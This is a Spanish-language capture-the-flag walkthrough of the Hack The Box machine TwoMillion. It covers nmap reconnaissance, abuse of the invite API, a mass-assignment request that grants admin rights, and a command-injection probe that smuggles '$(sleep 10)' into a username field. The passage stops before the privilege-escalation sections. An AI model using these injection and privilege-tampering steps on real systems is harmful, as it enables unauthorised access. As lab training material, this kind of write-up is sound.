


248- TWOMILLION

- 1. TWOMILLION
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. API abuse
 - 1.4.1. Getting access via API requests
 - 1.4.2. API routes
 - 1.4.3. Mass-Assignment attack in order to admin
 - 1.4.4. Command Injection
 - 1.5. Leaked credentials and MySQL access
 - 1.6. Privesc via OverlayFS Kernel exploit

1. TWOMILLION

<https://app.hackthebox.com/machines/TwoMillion>



TwoMillion

RETIRED MACHINE

LINUX EASY

4.6
MACHINE RATING

8905
USER OWNS

8082
SYSTEM OWNS

07/06/2023
RELEASED

Created by TRX & TheCyberGeek

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

- ```

> settarget "10.10.11.221 TwoMllion"
> ping 10.10.11.221

PING 10.10.11.221 (10.10.11.221) 56(84) bytes of data:
64 bytes from 10.10.11.221: icmp_seq=1 ttl=63 time=46.6 ms
64 bytes from 10.10.11.221: icmp_seq=2 ttl=63 time=44.9 ms
64 bytes from 10.10.11.221: icmp_seq=3 ttl=63 time=46.1 ms
64 bytes from 10.10.11.221: icmp_seq=4 ttl=63 time=45.9 ms
64 bytes from 10.10.11.221: icmp_seq=5 ttl=63 time=44.7 ms
^C
-- 10.10.11.221 ping statistics --
5 packets transmitted, 5 received, 0% packet loss, time 4887ms
rtt min/avg/max/mdev = 44.678/45.644/46.631/0.732 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

- ```

> nmap -sS -p- --open 10.10.11.221 -n --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-22 12:41 CET
Nmap scan report for 10.10.11.221
Host is up (0.144s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
> extractPorts allports

```

	File: extractPorts.tmp
1	
2	[*] Extracting information...
3	
4	[*] IP Address: 10.10.11.221
5	[*] Open ports: 22,80
6	
7	[*] Ports copied to clipboard
8	

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Sabemos que la página usa *PHP* por detrás.

- ```

> nmap -sCV -p22,80 -Pn 10.10.11.221 -oN targeted
Starting Nmap 7.93 (https://nmap.org) at 2024-02-22 13:19 CET
Nmap scan report for 2mllion.htb (10.10.11.221)
Host is up (0.077s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkeys:
|_ 256 3eea454bc5d16dfe2d4d13b0a3da94f (ECDSA)
|_ 256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open http nginx
|_ http-title: Hack The Box :: Penetration Testing Labs
|_ http-cookie-flags:
|_ /
|_ PHPSESSID:
|_ httponly flag not set
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.72 seconds

```

- Como se está aplicando *virtual hosting*, añadimos la dirección IP y dominio a nuestro `/etc/hosts`.

- ```

> nvim /etc/hosts
> cat /etc/hosts

```

	File: /etc/hosts
1	# Host addresses
2	127.0.0.1 localhost
3	192.168.1.130 parrot
4	::1 localhost ip6-localhost ip6-loopback
5	ff02::1 ip6-allnodes
6	ff02::2 ip6-allrouters
7	
8	# Others
9	10.10.11.221 2mllion.htb

1.3. Tecnologías web

- Whatweb*: nos reporta lo siguiente.


- ```

> whatweb http://2mllion.htb
http://2mllion.htb [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[info@hackthebox.eu], Frame, HTML5, HTTPServer[nginx], IP[10.10.11.221], Meta-Author[Hack The Box], Script, Title[Hack The Box]
:: Penetration Testing Labs], X-UA-Compatible[IE=edge], YouTube, nginx


```

## 1.4. API abuse


- Explorando el sitio web, descubrimos un directorio `/invite`, en el que un usuario debe introducir un código de acceso. Por lo visto, esta función hace una petición al **endpoint** `/js/inviteapi.min.js`.



- Accedemos a `/js/inviteapi.min.js` para examinar el código, el cual está ciertamente **minificado** y **ofuscado**, lo que dificulta su comprensión a simple vista.



- No obstante, podemos usar <https://beautifier.io/> para embellecer el código y hacerlo legible, activando las opciones que aparecen en la imagen. En el código, la primera función, `verifyInviteCode`, envía un código de invitación al endpoint `/api/v1/invite/verify` para verificar su validez. La función espera recibir una respuesta del servidor y la muestra en la consola del navegador. La segunda función, `makeInviteCode`, solicita al endpoint `/api/v1/invite/how/to/generate` información sobre cómo generar un nuevo código de invitación. También espera una respuesta del servidor y la muestra en la consola del navegador.



### 1.4.1. Getting access via API requests

- Sabiendo esto, por tanto, podríamos realizar una petición a `/api/v1/invite/how/to/generate` para saber cómo podemos generar un nuevo código válido de invitación. Realizamos esta petición con: `curl -X POST "http://2million.htb/api/v1/invite/how/to/generate"`. Obtenemos información codificada en **Rot13**, la cual pasamos a texto claro con `echo ("rot13") | tr 'A-Za-z' 'N-ZA-Mn-za-m'`. Leemos ahora que, para generar este código de invitación, tendríamos que realizar una petición a `/api/v1/invite/generate`. Por tanto: `curl -X POST "http://2million.htb/api/v1/invite/generate"`. Obtenemos nuestro código de invitación, el cual está en **Base64**. Ejecutamos `echo "SFcyMEstUthVWDEtVFhTSE4tUlVSUlk=" | base64 -d; echo` para obtenerlo en texto claro.


```
> curl -X POST "http://2million.htb/api/v1/invite/how/to/generate"
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrg gb \nvcv\i\i\vaivgr\trarengr","entype":"ROT13"},"hint":"Data is encrypted ... We should probably check th
e encryption type in order to decrypt it..."}
> echo "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrg gb \nvcv\i\i\vaivgr\trarengr" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
In order to generate the invite code, make a POST request to \Vsp\Vv\i\i\vaivgr\trarengr
> curl -X POST "http://2million.htb/api/v1/invite/generate"
{"0":200,"success":1,"data":{"code":"SFcyMEstUthVWDEtVFhTSE4tUlVSUlk","format":"encoded"}}
> echo "SFcyMEstUthVWDEtVFhTSE4tUlVSUlk=" | base64 -d; echo
HWZ0K-QBUX1-TXSHN-R0RRY
```

66


- Beautifier.io** es un sitio web que proporciona herramientas en línea para formatear y embellecer código de diversos lenguajes de programación y tecnologías web. Su propósito principal es ayudar a los desarrolladores a mejorar la legibilidad y la organización de su código, lo que puede facilitar su comprensión y mantenimiento.

## 1.4.2. API routes

- Ingresamos nuestro código de invitación, y obtenemos acceso. Esto nos lleva a una página de registro, donde creamos un usuario y contraseña. Ingresamos nuestro usuario y contraseña. Nos topamos ahora, dentro de la página, una sección que menciona otro servidor y desde donde podemos descargar lo que parece ser una VPN. Al leer el archivo descargado, vemos que esta VPN trata de conectar con el servidor **edge-eu-free-1.2million.htb**. Por tanto, añadimos este dominio a nuestro **/etc/hosts**. Nos conectamos a la VPN con **openvpn Cartel.ovpn**. Pero no conseguimos acceso al servidor.




- Tratamos ahora de capturar esta petición con **Burp Suite** para ver qué hace exactamente: se está tramitando una petición por **GET** a **/api/v1/user/vpn/generate**. Mandamos esta petición al **Repeater**, donde comprobamos la respuesta del servidor por cada uno de los diferentes subdirectorios. Finalmente, vemos que en la ruta **/api/v1** tenemos en la respuesta información sobre varios directorios a los cuales podemos acceder.




### 1.4.3. Mass-Assignment attack


- Explorando los diferentes endpoints observamos que en `/api/v1/user/auth` hay, entre otros parámetros, uno para validar si el usuario logueado es administrador: `"is_admin":0`. Por ello, pensamos en un posible ataque de **Mass-Assignment**.



- Seguimos investigando para ver en qué posible endpoint podríamos efectuar este ataque. Probamos `/api/v1/admin/settings/update`, la cual solo acepta peticiones por **PUT**. Asimismo, añadimos: `Content-Type: application/json`, ya que el servidor espera datos en formato **JSON**. También añadimos el correo de nuestra cuenta y el parámetro `"is_admin"` establecido en **1**. Enviamos esta petición. La respuesta del servidor parece tener muy buena pinta.



- Comprobamos si somos administradores en la ruta `/api/v1/admin/auth`. El ataque ha tenido éxito, ya que somos un usuario administrador.




“


- El método **HTTP PUT** es uno de los métodos estándar definidos por el protocolo HTTP que se utiliza para enviar datos al servidor para que los almacene en un recurso específico o los actualice si ya existe dicho recurso. Cuando se realiza una solicitud PUT, el cuerpo de la solicitud contiene los datos que se van a almacenar o actualizar en el servidor, y la solicitud se dirige a un *URI (Identificador de Recursos Uniforme)* específico que representa el recurso objetivo en el servidor.

#### 1.4.4. Command Injection

- Ahora que somos un usuario administrador en la web, comprobamos nuevamente algunas de estas rutas. Dentro `/api/v1/admin/vpn/generate` nos damos cuenta que el servidor probablemente esté generando una VPN mediante un comando de **Bash**. Por tanto, hacemos una prueba dentro del parámetro *\"username\"*: `\"username\": \"cartel$(sleep 10)\"`. El servidor tardó en responder 10 segundos (`sleep 10`), confirmando nuestra suposición de que efectivamente es vulnerable a un **Command Injection**.

